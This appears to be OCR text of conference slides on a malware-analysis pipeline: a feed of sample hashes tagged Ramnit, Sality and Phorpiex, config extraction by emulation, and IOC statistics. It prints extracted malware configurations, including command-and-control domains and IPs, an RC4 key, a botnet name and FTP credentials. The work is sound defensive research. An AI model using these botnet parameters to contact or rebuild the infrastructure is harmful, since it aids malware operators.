


91556	2019-12-23 01:26	620c885c9e7d959e0b9bc7bdd4d7ca70	reported	Ramnit, black-ftp	score: 10
91555	2019-12-23 01:24	4fba3e27f23ceda73ac4c5eaff97c852	reported	Ramnit, black-ftp	score: 10
91554	2019-12-23 01:24	dcf495698ce45d329442e412a6d5a087	reported	Ramnit, black-ftp, Phorpiex.Downloader, Infected	score: 10
91553	2019-12-23 01:24	0b1013dcad153e97ff17e132fca8170b	reported	Ramnit, trash	score: 10
91552	2019-12-23 01:23	484d54fef75caa2524bed90d85bca03e	reported	Ramnit, black-ftp	score: 10
91551	2019-12-23 01:23	8c3d6835f24229d92ee77e381845fc85	reported	Ramnit, demetra	score: 10
91550	2019-12-23 01:23	ed7fb569fed13852a87bb068bf2d7818	reported	Ramnit, black-ftp, Sality	score: 10
91549	2019-12-23 01:23	d4d8264ddd6d1a7c4314df71d3ee4430	reported	Ramnit, black-ftp	score: 10
91548	2019-12-23 00:48	8afe069e3eb7b94f625b4e2b12574c7e	reported	Phorpiex.Downloader, Infected	score: 10


Malware bundles



Malware bundles



Malware bundles



Malware bundles

Extracted

Category: config

Raw:


```
{
    "domains": [
        "decollage.nl",
        "dijonmardelplata.com.ar",
        "mobitrail.com",
        "eduland.it",
        "jurmisosh.u2m.ru",
        "dishaindiaeducation.org",
        "kukutrustnet777.info",
        "kukutrustnet888.info",
        "kukutrustnet987.info",
        "www.klkjwre9fqwieluoi.info",
        "kukutrustnet777888.info"
    ],
    "ips": [
        "79.96.81.234",
        "208.116.15.125",
        "89.119.67.154"
    ],
    "family": "Sality",
```


Raw:


```
{
    "unknown_dword": 1289571613,
    "config_type": "black",
    "ftp_password": "home",
    "botnet": "allsup",
    "md5_magic": "45Bn99gT",
    "rc4_key": "supnewdmn",
    "port": 447,
    "num_domains": 0,
    "ftp_port": 21,
    "family": "Ramnit",
    "listen_port": 4678,
    "static_domains": [
        "supnewdmn.com",
        "tvrstrynyvwstrtve.com",
        "rtvwerjyuver.com",
        "wqerveybrstyhcerveantbe.com"
    ],
    "ftp_login": "home"
}
```

Setting up a feed of malicious samples

VT API search
by behavioral signatures


Emulation
Configuration extraction

Configurations
database


IOC extraction laboratory: results

- Ramnit samples processed: more than 50,000
- Configuration variants: 203
- Campaigns: 116
- DGA seeds: 97
- DGA + static domains: 6464 + 194
- Configuration types: 7
- RSA public keys: 9
- RC4 keys: 3

Classifying malicious samples




Classifying malicious samples

